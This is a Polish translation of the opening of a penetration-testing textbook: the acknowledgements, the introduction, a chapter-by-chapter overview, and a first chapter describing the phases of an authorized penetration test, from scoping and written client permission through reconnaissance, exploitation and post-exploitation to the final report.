Peterowi Hesse oraz Gene'owi Meltserowi za zmuszenie mnie do wykonania kilku przełomowych kroków w mojej karierze.

Jaysonowi Streetowi za to, że podczas posiłków grymasił jeszcze bardziej ode mnie, dzięki czemu udawało mi się niemal normalnie zdąć obiady podczas tych wszystkich konferencji i seminariów w innych krajach. Jesteś super!

Ianowi Amitowi za rekommendowanie moich odczytów podczas moich pierwszych konferencji, kiedy dopiero zaczynałam swoją karierę.

Martinowi Bosowi za to, że jest po prostu świetny. Dobrze wiesz, o co mi chodzi.

Jasonowi Kentowi za wszystkie aktualizacje i wskazywanie cudownych tautologii w wielu definicjach, które pojawiają się w tej książce.

Moim profesorom z James Madison University, a zwłaszcza Samuelowi T. Redwine'owi, który zainspirował mnie znacznie bardziej, niż mu się kiedykolwiek wydawało.

Pracownikom wydawnictwa No Starch Press, a szczególnie Alison Law, Tylerowi Ortmanowi oraz KC Crowell, za ich pomoc i wsparcie podczas tworzenia tej książki. Specjalne podziękowania składam również mojemu redaktorowi prowadzącemu w wydawnictwie No Starch, Billowi Pollockowi.

Wprowadzenie

ZDECYDOWAŁAM SIĘ NA NAPISANIE TEJ KSIĄŻKI, PONIEWAŻ JEST TO KSIĄŻKA, JAKĄ ZAWSZE CHCIAŁAM MIEĆ, KIEDY ZACZYNIAŁAM MOJĄ PRZYGODĘ Z BEZPIECZEŃSTWEM SYSTEMÓW INFORMATYCZNYCH. CHOĆ W INTERNECIE MOŻNA bez trudu znaleźć bardzo wiele znakomitych stron zawierających ogromne ilości cennych informacji, to jednak nadal twierdzę, że początkujący adepci pentestingu mogą mieć duże problemy z tym, gdzie rozpocząć swoje poszukiwania czy jak zdobyć niezbędne podstawy wiedzy. Analogicznie, na rynku dostępnych jest cała masa książek — kilka naprawdę znakomitych, wymagających posiadania solidnych podstawa, i wiele dobrych książek przeznaczonych dla mniej doświadczonych użytkowników, które zawierają znaczne ilości teorii. Jednak mimo usilnych poszukiwań nie udało mi się znaleźć książki, w której znajdowałoby się to wszystko, co chciałabym przekazać początkującym pentesterom, którzy piszą do mnie maile z pytaniami, od czego zacząć zdobywanie wiedzy w tej dziedzinie.

W mojej karierze wykładowcy nieraz dochodziłam do wniosku, że moim ulubionym szkoleniem było „Wprowadzenie do testów penetracyjnych”. Uczestnicy tych szkoleń zawsze byli głodni wiedzy, co przynosiło obu stronom wiele satysfakcji. Z tego względu, kiedy wydawnictwo No Starch Press zaproponowało mi napisanie książki, właśnie taka była moja pierwsza propozycja. Kiedy o tym powiedziałam w gronie znajomych i przyjaciół, wiele osób spodziewało się, że będzie to książka o bezpieczeństwie urządzeń mobilnych, ale kiedy zaczęłam się nad

tem zastanawiać, stwierdziłam, że napisanie książki o szeroko pojętej tematyce testów penetracyjnych pomoże mi wzbudzić zainteresowanie tego segmentu odbiorców, do których najbardziej chciałam trafić.

Kilka słów podziękowania

Powstanie takiej książki nie byłoby możliwe bez kolektywnej, wieloletniej pracy całej społeczności użytkowników zajmujących się zagadnieniami bezpieczeństwa systemów informatycznych. Narzędzia i techniki omawiane w tej książce, których ja i moi koledzy używamy na co dzień w pracy zawodowej, są efektem pracy i doświadczeń wielu badaczy, specjalistów, programistów i pentesterów z całego świata. Z dużą satysfakcją mogę zatem powiedzieć, że ja również w pewnym stopniu przyczyniłam się do rozwoju tej branży, pracując nad kilkoma projektami typu open source (takimi jak na przykład wtyczka *Mona.py*, której będziemy używać w rozdziałach opisujących metody tworzenia własnych exploitów), i mam nadzieję, że ta książka zainspiruje Ciebie do tego samego.

Chciałabym skorzystać z okazji i złożyć podziękowania całemu zespołowi Offensive Security za utworzenie i aktualizowanie dystrybucji Kali Linux, która jest powszechnie używana przez pentesterów na całym świecie i z której również będziemy korzystać w tej książce. Ogromne podziękowania należą się również zespołowi deweloperów pakietu Metasploit Framework oraz wszystkim członkom społeczności użytkowników, którzy przyczyniają się do rozwoju tego pakietu. Dziękuję także wszystkim pentesterom i badaczom, którzy dzielą się ze społeczeństwem swoją wiedzą, doświadczeniem, odkryciami i technikami, co pozwala nam wszystkim na jeszcze efektywniejsze działanie, dostarczanie klientom lepszych i bardziej wartościowych usług oraz przekazywanie tych doświadczeń nowym pokoleniom pentesterów.

Dziękuję również wszystkim autorom wspaniałych książek, blogów, szkoleń i tak dalej, którzy pomogli mi osiągnąć zamierzony cel, jakim było zostanie profesjonalnym pentesterem. Teraz mam nadzieję, że będę mogła się im choć w części odwdzięczyć, dzieląc się swoimi doświadczeniami z nowym pokoleniem adeptów trudnej sztuki pentestingu.

Na końcu książki znajdziesz zestawienie dodatkowych źródeł i materiałów (łącznie z listą szkoleń i blogów), z których korzystałam podczas pisania tej książki i z których czerpię na co dzień w pracy zawodowej. Serdecznie zachęcam do zaglądania do tych źródeł podczas pracy z tą książką i poszerzania swojej wiedzy na temat zagadnień omawianych w poszczególnych rozdziałach. Mam nadzieję, że lektura tej książki sprawi Ci co najmniej taką frajdę, jaką sprawiło mi jej pisanie.

Kilka słów o książce

Aby efektywnie pracować z tą książką, powinieneś wiedzieć, w jaki sposób możesz zainstalować na swoim komputerze dodatkowe oprogramowanie. To tyle. Nie musisz być ekspertem systemu Linux czy znać szczegóły działania najważniejszych protokołów komunikacyjnych. Jeżeli natknesz się na zagadnienia, w których nie czujesz się zbyt pewnie, możesz się na chwilę zatrzymać i poszukać dodatkowych wyjaśnień w źródłach zewnętrznych, choć dla uspokojenia dodam, że w zdecydowanej większości przykładów i technik będziemy je opisywać krok po kroku, począwszy od posługiwania się wierszem poleceń konsoli systemu Linux. Kiedy rozpoczynałam swoją karierę w branży bezpieczeństwa systemów informatycznych, to rzeczą najbardziej zbliżoną do „hakowania”, którą udało mi się zrobić, było zmuszenie mojego systemu Windows XP (jeszcze przed zainstalowaniem dodatku SP2) do zmiany nazwy menu *Start* na menu *Georgia...* i byłam wtedy z tego bardzo dumna.

Pewnego dnia pojedąłem na konkurs Collegiate Cyber Defense Competition, gdzie ci wszyscy wspaniali członkowie zespołu Red Team błyskawicznie wpisywali w konsolach swoich systemów jakieś zupełnie niezrozumiałe „przekleństwa”, które powodowały, że na ekranie mojego komputera w tajemniczy sposób pojawiały się różne dziwaczne okienka. Nic z tego nie rozumiałam, ale już wtedy wiedziałam, że chcę być taka jak oni. To, kim byłam wtedy, i to, kim jestem dzisiaj, dzieli ogrom ciężkiej pracy, ale zdaję sobie sprawę z tego, że aby osiągnąć szczyt, czeka mnie jeszcze co najmniej drugie tyle wysiłku. Mam tylko nadzieję, że dzięki tej książce uda mi się zachęcić przynajmniej niektórych z Was do podążania tą samą drogą.

Część I. Podstawy

W **rozdziale 0.** przedstawimy kilka najważniejszych definicji i omówimy podstawowe fazy przeprowadzania testów penetracyjnych. W **rozdziale 1.** rozpoczęmy budowanie małego środowiska testowego, w którym będziemy wykonywać wszystkie ćwiczenia i przykłady prezentowane w kolejnych rozdziałach tej książki. W przypadku wielu książek traktujących o systemach i aplikacjach zazwyczaj do wykonywania ćwiczeń wystarcza zainstalowanie na swoim komputerze kilku dodatkowych aplikacji. Aby jednak w rozsądny sposób zasymulować przeprowadzanie testu penetracyjnego, musimy przyjąć nieco bardziej złożone podejście. Serdecznie zachęcam Cię, abyś poświęcił trochę czasu na przygotowanie środowiska testowego zgodnie z instrukcjami zamieszczonymi w tym rozdziale i następnie wykonywał w nim wszystkie ćwiczenia oraz przykłady, nad którymi będziemy się trudzić w kolejnych rozdziałach. Choć niniejsza książka może oczywiście służyć jako przewodnik i podręcznik podczas pracy w terenie, to jednak wychodzę z założenia, że najlepszym sposobem pracy z nią będzie spokojne wykonanie wszystkich ćwiczeń i przykładów praktycznych w zaciszu domowego środowiska testowego.

W **rozdziale 2.** rozpoczęmy omawianie podstawowych zagadnień związanych z używaniem systemów linuksowych, a w szczególności dystrybucji Kali

Linux. Dalej, w **rozdziale 3.**, przejdziemy do podstawowych elementów programowania. Czytelnicy, którzy posiadają już odpowiednią wiedzę i doświadczenie w programowaniu z wykorzystaniem języków skryptowych i kompilowanych, mogą spokojnie pominąć ten rozdział. Kiedy rozpoczynałam swoją przygodę z testami penetracyjnymi, miałam pewne doświadczenie w programowaniu w językach C i Java, ale nie miałam w ogóle pojęcia o językach skryptowych, nie mówiąc już nawet o pracy z systemem Linux, czyli brakowało mi właśnie wiedzy wymaganej praktycznie we wszystkich opracowaniach i podręcznikach „hakerskich”, które udawały mi się znaleźć. Z tego właśnie względu zdecydowałam się na zamieszczenie w tej książce rozdziału zawierającego podstawowe zagadnienia z tego zakresu. Jeżeli są to dla Ciebie nowe zagadnienia, powinieneś po przeczytaniu tego rozdziału nieco poszerzyć swoją wiedzę w tej dziedzinie. Systemy oparte na jądrze systemu Linux można coraz częściej spotkać na platformach mobilnych i serwerach internetowych, więc znajomość takich zagadnień może Ci się przydać, nawet jeżeli nie planujesz zrobienia kariery w branży bezpieczeństwa systemów informatycznych. Co więcej, niezależnie od tego, czym się zajmujesz, umiejętność automatyzacji najczęściej wykonywanych zadań za pomocą języków skryptowych może tylko i wyłącznie ułatwić Ci życie.

W **rozdziale 4.** zaczniemy omawianie podstawowych zagadnień związanych z wykorzystywaniem pakietu Metasploit Framework. Choć będziemy się również uczyć, jak wykonywać różne zadania bez użycia pakietu Metasploit, to jednak nie da się ukryć, że jest to jedno z podstawowych narzędzi każdego pentestera.

Część II. Przygotowania

W drugiej części książki rozpoczęniemy przeprowadzanie prawdziwego testu penetracyjnego. W **rozdziale 5.** skoncentrujemy się na technikach i metodach zbierania danych o naszym środowisku celu zarówno za pomocą „białego wywiadu”, czyli wyszukiwania i gromadzenia danych zlokalizowanych w powszechnie dostępnych źródłach, jak i poprzez bezpośrednią interakcję ze środowiskiem celu. Następnie, w **rozdziale 6.**, na podstawie informacji zgromadzonych w fazie rozpoznania rozpoczęniemy wyszukiwanie podatności i luk w zabezpieczeniach atakowanych hostów. W **rozdziale 7.** przyjrzymy się technikom przechwytywania i analizy ruchu sieciowego, który może zawierać przydatne dla nas informacje.

Część III. Ataki

Idąc dalej, w **rozdziale 8.** omówimy sposoby wykorzystywania podatności i luk w zabezpieczeniach za pomocą wielu różnych narzędzi oraz technik, włącznie z zastosowaniem pakietu Metasploit i metod całkowicie manualnych. Dalej, w **rozdziale 9.**, przejdziemy do zagadnień związanych z przeprowadzaniem ataków na hasła, które bardzo często są najsłabszym ogniwem w całym łańcuchu mechanizmów zabezpieczeń środowiska celu.

Następnie zaczniemy prezentowanie nieco bardziej zaawansowanych technik wykorzystywania luk w zabezpieczeniach. Nie wszystkie podatności są bezpośrednio związane z usługami sieciowymi. Przeglądarki stron internetowych, przeglą-

darki dokumentów PDF, Java, pakiet Microsoft Office — wszystkie te programy mają długą historię problemów z zabezpieczeniami. W miarę jak zewnętrzne perometry sieciowe firm i organizacji są coraz lepiej zabezpieczane, atakowanie aplikacji działających po stronie klienta może być kluczem do zdobycia stabilnego przyczółka w środowisku celu. Szereg zagadnień związanych z atakami po stronie klienta zostanie omówionych w **rozdziale 10.** W **rozdziale 11.** połączymy przeprowadzanie ataków po stronie klienta z atakami socjotechnicznymi, czyli inaczej mówiąc, atakowaniem czynnika ludzkiego, będącego tym elementem środowiska celu, którego nie da się w żaden sposób zaktualizować. Połączenie tych dwóch rodzajów ataków wydaje się nieroziączne, bo przecież sukces ataku po stronie klienta zależy od tego, czy uda nam się przekonać użytkownika do pobrania i uruchomienia złośliwego programu. **Rozdział 12.** przyniesie omówienie różnych metod, sztuczek i trików, pozwalających na unikanie wykrycia złośliwych ładunków przez programy antywirusowe działające w środowisku celu. Jeżeli posiadasz odpowiednie uprawnienia w skompromitowanym systemie, możesz po prostu wyłączyć program antywirusowy, ale znacznie lepszym rozwiązaniem będzie takie przygotowanie złośliwego ładunku, aby mógł się prześlizgnąć niezauważony przez mechanizmy obronne atakowanego hosta, co może się udać w sytuacji, kiedy musisz zapisać złośliwy ładunek na jego dysku twardym.

W **rozdziale 13.** przejdziemy do omawiania kolejnej fazy testów penetracyjnych, czyli powłamaniowej eksploracji skompromitowanego systemu. Niektórzy twierdzą, że testy penetracyjne tak naprawdę rozpoczynają się dopiero po uzyskaniu dostępu do atakowanego systemu. To jest właśnie moment, w którym możesz wykorzystać uzyskany dostęp do wyszukiwania kolejnych celów ataku, zbierania wrażliwych informacji przetwarzanych w środowisku celu i tak dalej. Jeżeli chcesz na poważnie zajmować się przeprowadzaniem testów penetracyjnych, z pewnością będziesz musiał poświęcać sporo czasu na poznawanie najnowszych technik i metod powłamaniowej eksploracji zaatakowanego systemu.

Po przedstawieniu technik eksploracji skompromitowanego systemu omówimy kilka dodatkowych zagadnień, stanowiących niejako dopełnienie wiedzy, którą powinien posiadać każdy szanujący się pentester. W **rozdziale 14.** będziemy się zajmować testowaniem aplikacji internetowych, ze szczególnym uwzględnieniem własnych, nietypowych aplikacji klienta. W obecnych czasach praktycznie każdy ma swoją stronę internetową, więc znajomość takich tematów staje się wręcz koniecznością. Idąc dalej, w **rozdziale 15.** przyjrzymy się zagadnieniom bezpieczeństwa sieci bezprzewodowych i przeprowadzaniem ataków na kilka najczęściej spotykanych sposobów szyfrowania połączeń w takich sieciach.

Część IV. Tworzenie exploitów

W **rozdziałach 16., 17., 18. i 19.** będziemy się zajmować szeregiem najważniejszych zagadnień związanych z projektowaniem i tworzeniem własnych exploitów. Omówimy niektóre metody wyszukiwania luk w zabezpieczeniach i wykorzystywania ich przy użyciu wybranych technik, łącznie z tworzeniem swoich własnych modułów dla pakietu Metasploit. Do tej pory we wszystkich poprzednich rozdziałach korzystaliśmy z gotowych narzędzi i exploitów. Jeżeli jednak chcesz

się na poważnie zajmować przeprowadzaniem testów penetracyjnych, to wcześniej czy później może się zdarzyć, iż odkryjesz nową lukę w zabezpieczeniach danego systemu czy aplikacji (takie podatności nazywamy lukami typu *zero-day*), którą będziesz mógł zgłosić producentowi oprogramowania i nawet otrzymać za to nagrodę. W takiej sytuacji naturalną koleją rzeczy będzie później napisanie własnego exploita i/lub modułu dla pakietu Metasploit, który pomoże innym pentesterom sprawdzić, czy wykryta przez Ciebie luka występuje również w środowiskach ich klientów.

Część V. Ataki na urządzenia mobilne

Na koniec, w **rozdziale 20.**, zakończymy naszą podróż w świecie testów penetracyjnych wyprawą w zupełnie nowe i niemal dziewicze obszary bezpieczeństwa urządzeń mobilnych. Zdecydowana większość przykładów omawianych w tym rozdziale jest oparta na wykorzystaniu mojego własnego narzędzia, czyli pakietu Smartphone Pentest Framework. Być może zagadnienia prezentowane w tym rozdziale zachęcą Cię do prowadzenia własnych badań i napisania nowego, jeszcze lepszego narzędzia?

Oczywiście moim zamiarem nie było napisanie książki opisującej każde możliwe zagadnienie, narzędzie i technikę z dziedziny bezpieczeństwa systemów informatycznych. Gdyby tak było, taka książka musiałaby zapewne być kilkanaście razy grubsza, a jej przygotowanie zajęłoby nieporównywalnie więcej czasu. A zatem oto jest — praktyczne wprowadzenie do testów penetracyjnych. To dla mnie wielki zaszczyt, że mogę towarzyszyć Ci w tej podróży. Mam nadzieję, że dzięki tej książce bardzo wiele się nauczysz i że zainspiruje Cię ona do dalszego aktywnego poszerzania swojej wiedzy w tej dziedzinie.

0

Elementarz testów penetracyjnych

TEST PENETRACYJNY TO PROCES POLEGAJĄCY NA PRZEPROWADZENIU KONTROLowanego, SYMULowanego ATAKU NA SYSTEM TELEINFORMATYCZNY, MAJĄCEGO NA CELU OCENĘ BIEŻĄCEGO POZIOMU ZABEZPIECZEŃ I OSZACOWANIE ryzyka związanego z możliwością wystąpienia potencjalnego włamania. W odróżnieniu od procesu oceny podatności i luk w zabezpieczeniach (ang. *vulnerability assessment*), podczas testów penetracyjnych specjaliści nie tylko poszukują podatności i luk w zabezpieczeniach testowanych systemów, ale również w przypadku ich znalezienia próbują je wykorzystać do uzyskania dostępu do atakowanych systemów i oszacowania, jakich szkód mógłby narobić potencjalny napastnik po dokonaniu takiego włamania.

Od czasu do czasu w mediach pojawiają się doniesienia o kolejnych wielkich firmach, które padły ofiarą cyberataków. Co ciekawe, w większości takich przypadków napastnicy wecale nie korzystali z najnowszych i nieznanych publicznie podatności typu *zero-day* (czyli luk w zabezpieczeniach, które nie zostały jeszcze załatwane przez producenta oprogramowania). Wielkie firmy, przeznaczające często ogromne sumy na bezpieczeństwo teleinformatyczne, bardzo często padają ofiarami prostych podatności na wstrzykiwanie kodu SQL do ich witryn internetowych,

dobrze zaplanowanych ataków socjotechnicznych, słabych hasel używanych w systemach mających bezpośrednie połaczenie z internetem itp. Innymi słowy, bardzo często takie firmy tracą poufne informacje i narażają dane swoich klientów przez luki w zabezpieczeniach, które bez trudu mogły być załatwane. Przeprowadzając testy penetracyjne, staramy się odnaleźć takie luki, zanim zrobi to napastnik, wskazywać klientowi sposoby ich naprawienia i rekomendować rozwiązań pozwalające na uniknięcie takich problemów w przyszłości.

Testy penetracyjne często obejmują również weryfikację bezpieczeństwa aplikacji internetowych, zwłaszcza tych nietypowych, utworzonych na indywidualne potrzeby danej firmy czy organizacji. Niektóre zlecenia będą również wymagały przeprowadzania ataków socjotechnicznych połączonych z atakowaniem aplikacji po stronie klienta, pozwalających na uzyskanie dostępu do wewnętrznej sieci firmy.

Jeszcze inne rodzaje zleceń będą wymagały tego, abyś zachowywał się jak napastnik wewnętrzny, czyli złośliwy pracownik, „wtyczka” konkurencji czy haker, któremu udało się uzyskać dostęp do sieci wewnętrznej — taki rodzaj działalności nazywamy zwykle **wewnętrzny testami penetracyjnymi**. Niektórzy klienci będą chcieli, abyś przeprowadził **zewnętrzny test penetracyjny**, który symuluje atak przeprowadzany przez napastnika z internetu, a jeszcze inni będą chcieli, aby w zakresie testu ująć sprawdzenie poziomu zabezpieczeń wewnętrznej sieci bezprzewodowej działającej w siedzibie firmy. Czasami zdarza się nawet, że w zakres testu penetracyjnego wchodzą zagadnienia obejmujące weryfikację wybranych zabezpieczeń fizycznych (na przykład serwerowni czy centrum przetwarzania danych).

Etapy testów penetracyjnych

Praktycznie każdy test penetracyjny rozpoczyna się od **etapu wstępniego** (ang. *pre-engagement phase*), który obejmuje rozmowy z klientem o celach planowanego testu, definiowaniu jego zakresu i innych wymagań klienta. Kiedy pentester i klient zakończą uzgadnianie zakresu testu, sposobu raportowania wyników i innych tego typu szczegółów, rozpoczyna się właściwy test penetracyjny.

W fazie **rozpoznania i gromadzenia informacji** pentester poszukuje publicznie dostępnych informacji na temat środowiska celu oraz próbuje zidentyfikować potencjalne możliwości uzyskania połączenia z systemami klienta. W fazie **mapowania zagrożeń** pentester dokonuje oceny zebranych informacji i szacuje możliwości ich wykorzystania do przeprowadzenia ataku na środowisko celu. Na tym etapie powstaje już wstępny zarys planu przeprowadzenia testu penetracyjnego i wybór metod ataku.

Zanim pentester rozpoczęcie atak, musi dokonać **oceny podatności i luk w zabezpieczeniach** środowiska celu. W tej fazie przeprowadzane jest skanowanie systemów klienta w poszukiwaniu potencjalnych słabości mechanizmów zabezpieczeń, które mogą być wykorzystane do przeprowadzenia ataków w kolejnej fazie. Pomyślne wykorzystanie takiej czy innej luki w zabezpieczeniach może

prowadzić do powłamaniowej eksploracji skompromitowanego systemu, podczas której pentester sprawdza, do jakich informacji, danych i systemów uzyskalby dostęp potencjalny napastnik po przełamaniu zabezpieczeń takiego systemu.

Wreszcie, na koniec, następuje **faza raportowania**, podczas której pentester dokonuje podsumowania przeprowadzonego testu i przygotowuje raport końcowy dla klienta.

UWAGA

Jeżeli chcesz się dowiedzieć czegoś więcej na temat metodologii przeprowadzania testów penetracyjnych, dobrym miejscem do rozpoczęcia poszukiwań będzie witryna Penetration Testing Execution Standard (PTES), którą znajdziesz pod adresem <http://www.pentest-standard.org/>.

Faza wstępna

Zanim test penetracyjny rozpocznie się na dobre, pentesterzy przeprowadzają szereg rozmów z klientem, mających na celu wzajemne zrozumienie swoich potrzeb i upewnienie się, że mówiąc o testach penetracyjnych, obie strony mają na myśli to samo. Przykładowo brak pełnego porozumienia między pentesterem a klientem wymagającym przeprowadzenia tylko oceny podatności i luk w zabezpieczeniach swojego środowiska może skutkować poważnymi problemami, ponieważ testy penetracyjne są założenia przedsięwzięciem daleko bardziej inwazyjnym.

Faza wstępna to etap, na którym powinieneś poświęcić wystarczająco dużo czasu na zrozumienie i wzajemne uzgodnienie wymagań klienta. Jeżeli będzie to pierwszy test penetracyjny przeprowadzany w tym środowisku, to co skłoniło go do podjęcia takiej decyzji? Jakich zagrożeń obawia się najbardziej? Czy w środowisku klienta działają jakieś wrażliwe systemy, na które trzeba szczególnie uważać podczas przeprowadzania testu? (W swojej praktyce spotykalam już niemal wszystko — od przenośnych wentylatorów po urządzenie podtrzymujące życie pacjentów, wpięte bezpośrednio do sieci komputerowej).

Zapytaj o wymagania i oczekiwania klienta. Co jest dla niego najważniejsze? Przykładowo dla dużej firmy zajmującej się sprzedażą online każda godzina przejścia oznacza ogromne straty finansowe. W przypadku banku chwilowe wyłączenie systemu bankowości online będzie co prawda dosyć kłopotliwe dla klientów, ale nie będzie nawet w części tak groźne jak skompromitowanie czy uszkodzenie bazy przetwarzających dane kart kredytowych. Dla firmy zajmującej się wdrażaniem zabezpieczeń systemów teleinformatycznych włamanie na stronę internetową i umieszczenie na niej obraźliwych komentarzy może spowodować całkowitą utratę zaufania klientów i doprowadzić nawet do upadłości firmy.

Podczas wstępnej fazy negocjacji z klientem powinieneś poruszyć między innymi następujące zagadnienia:

Zakres testu penetracyjnego

Jakie podsieci czy hosty wchodzą w zakres planowanego testu, a jakie muszą być z niego wyłączone? Na jakie działania pentestera klient wyraża zgodę?

Czy możesz próbować wykorzystać znalezione luki w zabezpieczeniach i ryzykować spowodowanie awarii usługi lub hosta, czy może powinieneś

ograniczyć swoje działania tylko i wyłącznie do wykrywania potencjalnych podatności i luk w zabezpieczeniach? Czy klient zdaje sobie sprawę z tego, że nawet pozornie nieszkodliwe skanowanie portów może w szczególnych przypadkach spowodować awarię bądź nawet całkowite wyłączenie serwera bądź routera? Czy możesz przeprowadzać ataki socjotechniczne?

Okno czasowe

Klient może zażądać przeprowadzenia testu penetracyjnego wyłącznie w określonych godzinach (na przykład w nocy) czy dniach (weekendy itp.).

Osoby kontaktowe

Z kim powinieneś się kontaktować w sytuacji, kiedy znajdziesz coś naprawdę poważnego? Czy klient oczekuje, że będziesz w stałym kontakcie z wyznaczoną przez niego osobą? Czy komunikując się z klientem za pomocą poczty elektronicznej, powinieneś szyfrować przesyłane informacje?

Oświadczenie o zwolnieniu z odpowiedzialności

Upewnij się, że otrzymałeś od klienta pisemne upoważnienie do przeprowadzenia testu penetracyjnego. Jeżeli środowisko celu nie jest własnością klienta (na przykład ponieważ witryna klienta jest hostowana na serwerach innego dostawcy), upewnij się, że klient posiada pisemne upoważnienie właściciela środowiska celu na przeprowadzenie testu penetracyjnego o planowanym zakresie. Niezależnie od tego upewnij się, że w umowie zawartej z klientem znajduje się klauzula zwalniająca Cię z wszelkiej odpowiedzialności w sytuacji, kiedy Twoje działania wchodzące w uzgodniony zakres testu penetracyjnego doprowadzą do nieprzewidzianych awarii, przestojów czy innych niespodziewanych komplikacji.

Warunki płatności

Jakie wynagrodzenie otrzymasz za przeprowadzenie testu oraz kiedy i w jakiej formie zostanie wypłacone?

Na koniec pamiętaj, że każda umowa na przeprowadzenie testu penetracyjnego zawierana z klientem powinna mieć **klauzulę o zachowaniu poufności** (ang. *Nondisclosure agreement*). Klient z pewnością doceni Twoje starania o zachowanie poufności przeprowadzanego testu penetracyjnego i jego wyników.

Zbieranie informacji

Kolejna faza testu penetracyjnego to rekonesans, czyli zbieranie informacji na temat środowiska celu. W tej fazie pentester zazwyczaj analizuje publicznie dostępne źródła w poszukiwaniu informacji dotyczących środowiska celu. Taki proces jest często nazywany **białym wywiadem** (ang. *open source intelligence* — OSINT). Na tym etapie możesz również używać niektórych narzędzi, takich jak skanery portów, do wstępnego sprawdzenia, jakie systemy działają w środowisku celu i jakie wykorzystują oprogramowanie. Więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 5.

Mapowanie zagrożeń

W oparciu o dane zebrane w fazie rekonesansu rozpoczęynamy fazę mapowania zagrożeń. Na tym etapie zaczynamy myśleć jak potencjalny napastnik i opracowywać plan ataku. Na przykład jeżeli firma klienta tworzy oprogramowanie komercyjne, napastnik może całkowicie zdemolować działalność firmy poprzez uzyskanie dostępu do systemów deweloperskich, w których przechowywane są kody źródłowe tworzonego oprogramowania, i sprzedanie sekretów firmy konkurencji. Krótko mówiąc, w tej fazie pentester zaczyna opracowywać strategię ataków mających na celu przełamanie zabezpieczeń środowiska celu i uzyskanie dostępu do systemów klienta.

Wykrywanie i analiza podatności

Kolejnym etapem działań pentestera jest skanowanie środowiska celu, aby wykryć, zidentyfikować i przeanalizować występujące w nim podatności i luki w zabezpieczeniach. Odpowiednia analiza podatności jest niezmiernie istotna, ponieważ źle dobrany exploit może spowodować awarię usługi sieciowej czy serwera, wyzwolić alarmy w systemach wykrywania włamań czy w inny sposób przekreślić szanse na pomyślne wykorzystanie takiej czy innej luki w zabezpieczeniach. Bardzo często w tej fazie używane są zautomatyzowane skanery podatności, które prowadzą szereg testów pozwalających na szybkie wykrycie znanych podatności istniejących w środowisku celu. Pamiętaj jednak, że choć zautomatyzowane skanery podatności są bardzo użyteczne, to jednak nie mogą całkowicie zastąpić wykwalifikowanego pentestera i jego indywidualnej oceny atakowanego systemu. W praktyce zdarzają się przecież sytuacje, że z takich czy innych powodów zastosowanie automatycznego skanu nie wchodzi w grę i pentester musi przeprowadzić ręczną analizę atakowanego hosta. Techniki skanowania oraz różne narzędzia pozwalające na wykrywanie podatności i luk w zabezpieczeniach będziemy szczegółowo omawiać w rozdziale 6.

Atak

Teraz pora na prawdziwą zabawę — wykorzystywanie wykrytych wcześniej podatności do przełamywania zabezpieczeń atakowanego środowiska celu. W tej fazie zaczynamy uruchamiać exploity (między innymi przy użyciu takich narzędzi jak Metasploit) i próbujemy na różne sposoby uzyskać dostęp do atakowanych systemów. Jak się przekonasz, niektóre podatności będą bardzo łatwe do wykorzystania (na przykład domyślne hasła pozostawione w systemie przez nieuważnego administratora), podczas gdy inne będą wymagały nieco większego nakładu pracy. Więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 8.

Powłamaniowa eksploracja skompromitowanego systemu

Niektórzy uważają, że testy penetracyjne tak naprawdę rozpoczynają się dopiero po uzyskaniu dostępu do atakowanego systemu. Założymy, że udało Ci się przełamać zabezpieczenia atakowanego systemu i uzyskać do niego dostęp. Ale co to

tak naprawdę oznacza dla klienta? Jeżeli włamałeś się do dawno nieaktualizowanego i nieużywanego systemu, który ani nie jest już częścią domeny produkcyjnej środowiska klienta, ani nie jest połączony siecią z innymi wartościowymi celami, ani nie zawiera żadnych potencjalnie cennych dla napastnika informacji, to znaczenie takiego odkrycia będzie znacznie mniejsze, niż gdyby udało Ci się przełamać zabezpieczenia kontrolera domeny klienta czy jego systemu deweloperskiego.

W czasie powłamaniowej eksploracji systemu pentester przegląda zasoby takiego systemu, poszukuje cennych informacji i może dokonywać prób podniesienia uprawnień sesji (jeżeli to konieczne). Przykładowo w tej fazie możemy dokonać zrzutu skrótów haseł kont użytkowników, przeprowadzić próbę ich złamania i sprawdzić, czy nie dałoby się ich wykorzystać do logowania do innych systemów. Oprócz tego możemy spróbować wykorzystać skompromitowaną maszynę do atakowania celów znajdujących się w innych sieciach (*pivoting*). Więcej szczegółowych informacji na ten temat znajdziesz w rozdziale 13.

Raportowanie

Ostatnią fazą testu penetracyjnego jest przygotowanie raportu końcowego. To właśnie w tym miejscu opisujemy dla klienta nasze działania i dokonania, tak aby przekonać go do przedstawionych racji. W raporcie możemy powiadomić klienta o tym, co robi dobrze, gdzie musi wprowadzić poprawki i ulepszenia, jakie mechanizmy obronne zupełnie zawiodły, jak udało Ci się przełamać zabezpieczenia, do jakich danych uzyskałeś dostęp, jakie problemy znalazłeś, jak je naprawić i tak dalej.

Napisanie dobrego raportu końcowego to zagadnienie z pogranicza technologii i sztuki, a opanowanie tej umiejętności zajmuje zwykle sporo czasu. Prezentując swoje wnioski, musisz być w stanie przekonać każdego, począwszy od pracowników działu IT, a skończywszy na menedżerach wyższego szczebla. Na przykład kiedy menedżer niemający zbyt wiele wspólnego z operacjami IT będzie czytał, że „do uzyskania sesji powłoki wykorzystałem lukę MS08-067”, to zapewne pierwszym, co mu przyjdzie na myśl, będzie numer rejestracyjny jakiegoś samochodu. Znacznie lepszym sposobem przedstawienia takiej sytuacji będzie odwołanie się do danych, do których uzyskałeś dostęp. Wyrażenie w stylu „*byłem w stanie przeczytać twoją pocztę*” bez trudu przekona każdego.

Raport końcowy z testu penetracyjnego powinien zawierać zarówno streszczenie dla kadry zarządzającej, jak i pełną, szczegółową część techniczną, tak jak zostało to opisane poniżej.

Streszczenie dla zarządu

Streszczenie raportu powinno opisywać cele przeprowadzenia testu penetracyjnego, jak i przedstawić ogólny opis wyników. Docelową grupą odbiorców takiego streszczenia jest kadra menedżerska danej firmy czy organizacji, odpowiedzialna za wdrażanie programów bezpieczeństwa. Dobre streszczenie raportu powinno zawierać następujące elementy:

Wprowadzenie — opis celu przeprowadzenia testu penetracyjnego oraz definicje najważniejszych terminów technicznych, które mogą być niezrozumiałe dla kadry menedżerskiej (takich jak na przykład *podatność* czy *exploit*).

Ogólny opis przebiegu testu — opis efektywności testu, krótkie zestawienie znalezionych problemów (takich jak na przykład możliwości wykorzystania luki MS08-067) oraz ogólny opis przyczyn występowania problemów, na przykład brak odpowiedniego procesu zarządzania aktualizacjami i poprawkami bezpieczeństwa.

